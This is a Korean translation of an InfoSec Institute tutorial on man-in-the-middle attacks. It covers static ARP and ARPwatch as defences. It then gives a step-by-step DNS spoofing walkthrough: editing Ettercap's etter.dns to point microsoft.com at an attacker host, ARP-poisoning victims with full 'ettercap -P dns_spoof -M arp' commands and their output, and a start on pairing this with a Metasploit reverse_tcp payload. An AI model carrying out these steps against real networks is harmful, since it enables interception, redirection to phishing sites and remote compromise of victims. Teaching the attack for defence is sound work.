

# Man-in-the-Middle Attack

## (infosecinstitute)

### 번역 문서

해당 문서는 연구 목적으로 진행된 번역 프로젝트입니다.

상업적으로 사용을 하거나, 악의적인 목적에 의한 사용을 할 시 발생하는 법적인  
책임은 사용자 자신에게 있음을 경고합니다.

원본 : <http://resources.infosecinstitute.com/>

번역자 정진환 (쇼우)

번역자 조정원 (니키)

- 보안프로젝트 ([www.boanproject.com](http://www.boanproject.com)) -

## 목 차

1. 시작하기전에 .....	3
2. Static ARP .....	3
3. ARPwatch.....	4
4. DNS Spoofing Attack.....	5
5. DNS Spoofing 시연 .....	7
6. 끝맺음 .....	15

## 1. 시작하기전에

대부분의 정보보호 인식을 가진 사용자들은 ARP cache poisoning 공격이 매우 위험한 공격이라는 것을 알고 있습니다. 때문에 그들은 이러한 공격을 대비하여 공격 탐지 전략이나 효과적인 툴을 공유합니다. 만약 당신이 소규모의 네트워크를 운용한다면 쉽게 ARP 정보를 관리할 수 있겠지만, 대규모의 네트워크를 관리한다면 이러한 관리는 대단히 어려운 것입니다. 이전 글의 마지막 부분에서 ARP cache poisoning 공격을 탐지하는 기술과 도구를 말씀드렸습니다. 이러한 방어 기술 및 도구사용을 다시 한번 차근차근 짚어 보도록 하겠습니다.

## 2. Static ARP

당신은 수동적으로 네트워크의 ARP 테이블을 관리할 수 있을 것입니다. 단 한번만 Static(정적인) ARP 를 추가하면 되는 것이죠. 이러한 작업(Static ARP 로 ARP 테이블을 관리하는 작업)은 당신의 terminal/CMS 에서 아주 간단하게 할 수 있을 것입니다.

입력 형태 : "arp -s"

예(Example) :

현재 ARP 테이블은

```
root@bt:~# arp
Address HWtype HWaddress Flags Mask Iface
192.168.1.1 ether 00:22:93:cf:eb:6d C eth0
```

그리고 ARP 테이블에 새로운 호스트를 추가 하는 작업을 한다고 가정하고, 저는 간단하게 명령어를 작성합니다.

```
arp -s IP MAC
root@bt:~# arp -s 192.168.1.2 00:50:FC:A8:36:F5
root@bt:~# arp
Address HWtype HWaddress Flags Mask Iface
192.168.1.2 ether 00:50:fc:a8:f5 CM eth0
192.168.1.1 ether 00:22:93:cf:eb:6d C eth0
root@bt:~#
```

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

위와 같이 수동적으로 입력한 ARP 테이블 정보는 현재의 세션에만 유효하게 됩니다. 즉, 컴퓨터를 재부팅 하게 되면 테이블에 기록한 내용은 사라지게 되는 것입니다. 만약 당신이 위와 같은 static arp 를 사용하고자 한다면, 위와 같은 명령어 집합을 batch 또는 bash 파일을 만들고 그것들을 컴퓨터가 시작될 때 실행되게 추가 작업을 해 주셔야 합니다.

### 3. ARPwatch

'ARPwatch'는 네트워크상의 ARP 를 모니터 할 수 있게 해주는 강력한 유틸리티 프로그램입니다. 이 프로그램은 네트워크상의 변화를 감지하고 이를 메일로 기록하여 보내 주는 기능을 합니다. 설치하는 매우 간단합니다. 아래는 Ubuntu 유저 일 때 설치방법입니다.

```
#apt-get install arpwatch
```

```
root@bt:~# arpwatch -h
```

```
Version 2.1a15
```

```
usage: arpwatch [-dN] [-f datafile] [-i interface] [-n net[/width]] [-r file] [-s sendmail_path] [-p]
[-a] [-m addr] [-u username] [-R seconds ] [-Q] [-z ignorenet/ignoremask]
```

아래의 명령은 모니터링을 시작을 하는 것입니다.

```
#arpwatch -i interface
```

```
root@bt:~# arpwatch -i eth0
```

프로그램이 시작되고 있는지 확인하는 명령은 아래와 같습니다.

```
root@bt:~# ps -ef | grep arpwatch
```

```
root 3737 3002 0 19:32 pts/0 00:00:00 grep --color=auto arpwatch
```

다음은 기록된 ARPwatch 프로그램의 로그를 보는것인데, 이 또한 쉽습니다. 디렉토리를 찾아서 들어가고 읽기만 하면 됩니다.

```
root@bt:~# cd /var/lib/arpwatch
```

```
root@bt:/var/lib/arpwatch# ls
```

```
arp.dat arp.dat-
```

```
root@bt:/var/lib/arpwatch# cat arp.dat
```

```
00:50:fc:a8:36:f5 192.168.1.2 1337437776 eth0
00:27:0e:21:a6:1e 192.168.1.5 1337437923 eth0
```

그리고 이제 당신이 만약 네트워크관리자 중 한명 이라면, ARP poisoning 공격으로부터 방어할 수 있는 ARP 테이블 감시(모니터)에 대한 전략을 구현해 봐야 합니다.

명심해야 할 것은 Man-in-the-Middle 공격이 ARP spoofing 공격만은 아니라는 것입니다. 수많은 Man-in-the-Middle(중간자) 공격의 기술이 있습니다. 한 예로, DNS spoofing 입니다. 저는 이제 DNS spoofing 에 관해서 자세히 분석해 보고자 합니다.

## 4. DNS Spoofing Attack

DNS spoofing 은 공격자가 희생자의 비밀정보들을 쉽게 훔쳐낼 수 있는 Man-in-the-middle(중간자)형태의 공격입니다. 위험한 것은 틀림없습니다. 이 글을 통해 이 공격을 이해할 수 있지만 명심해야 할 것은 DNS spoofing 은 많이 알려진 일반적인 개념이고, DNS spoofing 공격은 무수히 많은 형태로 있다는 것입니다.


DNS spoofing 공격에선 공격자는 위장한 웹사이트로 트래픽을 바꿔 보내는 취약성을 이용합니다.

그러므로 DNS spoofing 공격 이해를 하기 위해선 DNS 개념을 이해할 필요가 있습니다.

DNS(domain name system)은 인터넷을 사용함에 있어서 매우 중요한 프로토콜 입니다. DNS 는 TCP/IP 안에 속해 있으며, 계층적으로 분류되어 도메인의 이름에 관련된 정보를 포함하고 있는 모듈입니다. 인터넷에서 DNS 는 도메인 이름을 각각의 IP 주소로 맵핑 하는데 신뢰성이 있습니다. 저희는 이러한 DNS 의 도움으로 친근한 도메인이름을 가지고 컴퓨터의 서버와 통신하는 것입니다. DNS 의 작업순서는 도메인 이름을 가지고 해당 서버/컴퓨터의 아이피를 찾아 변환시키게 됩니다. 이렇게 하는 이유는, 라우터나 서버 기타 등등의 장비들은 우리에게 친숙한 도메인 이름(예로, infosecinstitute.com)을 이해할 수 없고 오직 IP 주소만 이해할 수 있기 때문입니다.


일반적인 DNS 서버와 호스트 서버 사이의 통신을 아래의 그림을 통해서 봅시다.

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서



DNS 서버는 각각의 도메인 이름에 대해 IP 주소 정보를 저장하고 있는 데이터베이스가 있습니다. 그래서, 호스트는 서버에게 요청을 하고 서버는 그에 관한 정보를 응답으로 주게 되는 것입니다. DNS 서버는 만약 들어오는 요청정보를 가지고 있지 않다면, 또 다른 외부 DNS 서버에게 요청하여 올바른 응답을 할 수 있도록 합니다.

그래서, 어떻게 공격자는 DNS spoofing 기술을 이용해서 man-in-the-middle 을 수행하나요?  
아래의 이미지는 그 답변을 매우 간단하게 설명하고 있습니다.




## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

DNS spoofing 기술을 이용한 Man-in-the-Middle 공격은, 공격자가 정상적인 통신을 중간에서 가로채고, 가짜로 만든 웹사이트(피싱사이트)로 트래픽을 우회 시킵니다. 예를 들어, 당신은 google.com(google 의 IP 주소는 173.194.35.37 임) 사이트에 방문하기를 원하지만 공격자는 DNS spoofing 기술을 이용해서 통신을 가로챈 후 가짜 사이트 주소(피싱 IP 주소 XXX.XXX.XXX.XXX)로 연결시키는 것입니다.


### 5. DNS Spoofing 시연

앞전에 저희는 ARP spoofing 공격을 시연하는 좋은 도구를 알아봤습니다. Ettercap 은 DNS spoof 플러그인도 포함하고 있고 이 플러그인 또한 아주 쉽게 사용할 수 있습니다.



ettercap 를 GUI 버전으로 열고, "sniff" 를 클릭하고 아래 "unified sniffing"을 클릭해서, 네트워크 인터페이스를 선택합니다. 그 다음 호스트를 클릭하고 네트워크 안의 통신중인 모든 호스트를 검색합니다. 그리고 이 시연에 앞서, etter.dns 파일의 내용을 올바른 DNS spoofing 을 위해서 아래처럼 수정을 합니다.

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서



```
*etter.dns (/usr/share/ettercap) - gedit
File Edit View Search Tools Documents Help

# so if you want to reverse poison you have to specify a plain #
# host. (look at the www.microsoft.com example) #
# #
#####

#####
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com A 192.182.196.56
*.microsoft.com A 192.182.196.56
www.microsoft.com PTR 192.182.196.56 # Wildcards in PTR are not allowed

#####
# no one out there can have our domains...
#

www.alor.org A 127.0.0.1
www.naga.org A 127.0.0.1

#####
```

```
microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com A 192.182.196.56
*.microsoft.com A 192.182.196.56
www.microsoft.com PTR 192.182.196.56 # Wildcards in PTR are not allowed
```

자동으로, ettercap 는 microsoft.com 을 다른 IP 주소로 연결짓게 만들어져 있습니다. 이것을 수정해 봅시다.

```
microsoft.com A 192.168.1.12
*.microsoft.com A 192.168.1.12
www.microsoft.com PTR 192.168.1.12 # Wildcards in PTR are not allowed
```


192.168.1.12 아이피 주소는 공격자의 기기가 사용 중입니다. 공격자의 기기는 웹서버를 운용 중이고 IP 포워딩 기능을 사용하고 있습니다. DNS spoofing 공격이전 희생자의 컴퓨터는 아래와 같습니다.



## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

```
C:\W>ping www.microsoft.com
Pinging microsoft.com [65.55.58.201] with 32 bytes of data:
Reply from 65.55.58.20: bytes=32 time=167ms TTL=54
>Reply from 65.55.58.20: bytes=32 time=167ms TTL=54
Reply from 65.55.58.20: bytes=32 time=167ms TTL=54
Ping statistics for 65.55.58.20
Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>,
```


GUI 인터페이스의 ettercap 에, 희생자의 IP 주소를 타겟 1 으로, 게이트웨이 주소(라우터 IP)를 타겟 2 로 추가합니다.



Mitm -> ARP poisoning 을 클릭하고, 왼쪽으로 도착하는 "check"표시를 한 후, OK 를 누릅니다. start 를 눌러서 스니핑을 시작하고, plugins -> manage the plugins 에서 dns\_spoof 를 선택합니다. 이제 DNS spoofing man-in-the-middle 공격이 수행됩니다. 이제 공격을 한 후인 희생자 컴퓨터의 상황은 아래와 같습니다.

```
C:\Documents and Settings\Black>ping microsoft.com
Pinging microsoft.com [198.168.1.12] with 32 bytes of data:
```

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서



DNS 가 성공적으로 스푸핑 당한 것을 당신은 볼 수 있습니다. 그리고 모든 Microsoft sever 로 향하는 트래픽은 공격자의 컴퓨터로 우회되는 것도 볼 수 있습니다.

이 시연은 GUI 기반으로 했습니다만 command(명령) 모드도 또한 할 수 있습니다. 바로 시연을 해보도록 합시다.

우선, 간단한 명령으로 etter.dns 를 찾습니다.

```
root@bt:~# locate etter.dns
/usr/local/share/videojak/etter.dns
/usr/share/ettercap/etter.dns
root@bt:~#
```

이제 당신이 원하는 텍스트 편집기를 사용하여 etter.dns 파일을 오픈 시킵니다.

```
root@bt:~# gedit /usr/share/ettercap/etter.dns
root@bt:~# nano /usr/share/ettercap/etter.dns
```

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

모든 설정이 끝난 후 저장을 하면 이제 공격의 모든 준비는 다 되었습니다.그리고 아래는 ettercap 로 DNS spoofing 공격을 사용하기 위해 필요한 모든 것입니다.

```
root@bt:~# ettercap -T -q -P dns_spoof -M arp // //
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth0... (Ethernet)
eth0 -> 00:1C:23:42:8D:04 192.168.1.12 255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %
4 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
```

이 명령을 멈추고 DNS spoof 를 수행하기 위해 사용한 구조를 보면,

-P 플러그인 사용을 의미합니다. 여기서 저희가 원하는 플러그인은 dns\_spoof 입니다.  
-T 텍스트 기반의 인터페이스를 사용하는 것을 의미합니다.  
-q 멈출 수 있는 모드를 의미합니다.  
-M ARP poisoning 공격을 착수하는 것을 의미합니다.  
// // 전체 네트워크의 스누핑 하는 것을 의미합니다.

추가적으로, 복잡하고 세분적으로 명령을 만들 수도 있습니다. 예를 들어, 만약 당신이 특정 하나의 희생자를 스누핑 하기를 원한다면, 그 희생자의 IP 에게 DNS spoofing 공격이 가능합니다.

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

```
root@bt:~# ettercap -T -q -P dns_spoof -M arp /192.168.1.6/ //
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth0... (Ethernet)
eth0 -> 00:1C:23:42:8D:04 192.168.1.12 255.255.255.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %
4 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 192.168.1.6 00:16:41:ED:6A:D0
```

다른 예로, 특정 인터페이스에게 DNS spoofing 공격을 할 수도 있습니다. 이렇게 하기 위해서는 다음과 같은 명령을 입력해야 합니다.

```
root@bt:~# ettercap -T -q -i eth0 -P dns_spoof -M arp // //
```

DNS spoofing 은 매우 위험한 공격입니다. 때문에 공격자는 ettercap 의 DNS\_spoof 플러그인과 함께 다른 도구들을 사용하여 공격을 감행합니다. 궁극적으로, 공격자는 'social engineering toolkit(사회 공학적 도구들)'을 이용하여 DNS spoofing 을 시도하고 희생자의 컴퓨터 제어 할수 있게 됩니다. 단지 상상해 보십시오. DNS spoofing 공격을 'social engineering toolkit' 을 이용해 공격을 합니다. 희생자는 Google 을 열지만 다른 IP 로 트래픽이 연결되고 원격 세션이 열리게 되는 것입니다.

시나리오 하나를 생각해 봅시다. 아래는 ettercap 를 통한 DNS spoofing 과 metasploit exploitation 중 하나를 조합합니다. 당신이 원하는 어떤 exploit 을 선택하고, 공격할 reverse\_tcp payload 를 선택합니다.

공격자 IP 주소는 192.168.1.12 입니다.

## Man-in-the-Middle Attack(infosecinstitute) 번역 문서

```
root@bt:~# msfconsole
o 8 o o
8 8 8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8
